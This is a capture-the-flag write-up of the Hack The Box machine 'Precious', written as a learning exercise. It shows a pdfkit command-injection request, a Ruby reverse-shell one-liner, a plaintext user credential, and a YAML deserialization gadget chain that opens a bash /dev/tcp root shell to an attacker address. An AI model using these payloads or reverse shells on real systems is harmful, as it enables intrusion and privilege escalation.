Hack The Box — Precious

---

1. Machine Information

- **Target IP:** 10.129.228.98
- **Machine Name:** Precious
- **Difficulty:** Easy
- **Date:** April 2026
- **Attacker Machine:** Kali Linux

---

2. Attack Path

Nmap → Virtual host discovery → PDF generator abuse → pdfkit command injection → Reverse shell → Credential discovery → User pivot (henry) → Ruby deserialization → Root

---

3. Tools Used

- nmap
- curl
- netcat
- python3
- pdfinfo
- base64
- wget
- sudo

---

4. Reconnaissance

Command

nmap -sC -sV -p- 10.129.228.98

Findings

- 22 → SSH

- 80 → HTTP (nginx → redirect to precious.htb)

Why It Matters

- Redirect reveals **virtual host (precious.htb)**
- Web service is primary attack surface

Screenshot 1 — Nmap Output

```
┌──(abhay㉿Kali)-[~/Desktop/Precious]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.228.98
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-01 16:21 +0530
Nmap scan report for 10.129.228.98
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
|_  256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://precious.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.24 seconds
```

---

5. Enumeration

Step 1 — Virtual Host Setup

Command:

echo "10.129.228.98 precious.htb" >> /etc/hosts

Result:

- Website accessible

Why Important:

- Required to interact with application

Step 2 — Analyze Web Functionality

Command:

http://precious.htb


Result:

- URL input field → generates PDF

Why Important:

- Indicates server fetches external URLs → potential SSRF

Screenshot 2 — Web Interface



Step 3 — Test URL Fetching

Command:

python3 -m http.server 8080

Input URL:

http://10.10.14.58:8080/test.txt

Result:

- Server successfully fetches file

Why Important:

- Confirms SSRF capability

Step 4 — Identify Backend Technology

Command:

pdfinfo <generated_file>.pdf


Result:

Creator: pdfkit v0.8.6

Why Important:

- pdfkit v0.8.6 vulnerable to command injection

Screenshot 3 — pdfinfo Output



Step 5 — Vulnerability Research


Finding:

- pdfkit vulnerable to command injection

Why Important:

- Direct path to RCE

Screenshot 4 — Vulnerability Reference



---

6. Exploitation

Step 6 — pdfkit Command Injection

WHAT IT IS

- Command injection via URL parameter processed by pdfkit

WHY IT WORKS

- Improper sanitization of input passed to shell

Step 7 — Prepare Reverse Shell

ruby -rsocket -e'f=TCPSocket.open("10.10.14.58",4444).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

Step 8 — Start Listener

nc -lvnp 4444

Step 9 — Execute Exploit


curl 'http://precious.htb' \

--data-raw 'url=http://10.10.14.58/?name=`ruby -rsocket -e...`'

RESULT

ruby

Screenshot 5 — Reverse Shell



---

7. Shell Access

- User:

ruby

---

8. Post-Exploitation

Step 10 — Credential Discovery

Path:

/home/ruby/.bundle

Result:

henry : Q3c1AqGHtoI0aXAYFH

Why Important:

- Valid system credentials


Step 11 — User Pivot

su henry

Result:

henry

Screenshot 6 — henry Shell



---

9. Privilege Escalation

Step 12 — Sudo Enumeration

Command:

sudo -l

Result:

(root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb

Why Important:

- Custom Ruby script → likely exploitable

Vulnerability Found

- Ruby deserialization via dependencies.yml

WHY IT WORKS

- Script loads YAML without sanitization
- Allows arbitrary object execution

Step 13 — Create Malicious YAML

```
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
        read: 0
        header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
        socket: &1 !ruby/object:Gem::RequestSet
            sets: !ruby/object:Net::WriteAdapter
                socket: !ruby/module 'Kernel'
                method_id: :system
            git_set: "bash -c 'bash -i >& /dev/tcp/10.10.14.58/4445 0>&1'"
        method_id: :resolve
```

Screenshot 7—Reverse Shell reply

```
henry@precious:/tmp$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
```

Step 14 — Host File

python3 -m http.server 8082

Step 15 — Download Payload

wget http://10.10.14.58:8082/dependencies.yml

Step 16 — Start Listener

nc -lvnp 4445


Step 17 — Execute Exploit

sudo /usr/bin/ruby /opt/update_dependencies.rb

RESULT

root

Screenshot 8 — Root Shell




---

10. Flags


cat /home/henry/user.txt

cat /root/root.txt

Screenshot 9 — User Flag



Screenshot 10 — Root Flag



---

11. Skills / Takeaways

- SSRF via URL-based PDF generation

- Identifying vulnerable libraries (pdfkit)
- Command injection via web input
- Credential discovery in application files
- User pivoting
- Ruby deserialization exploitation
- Privilege escalation via insecure script execution
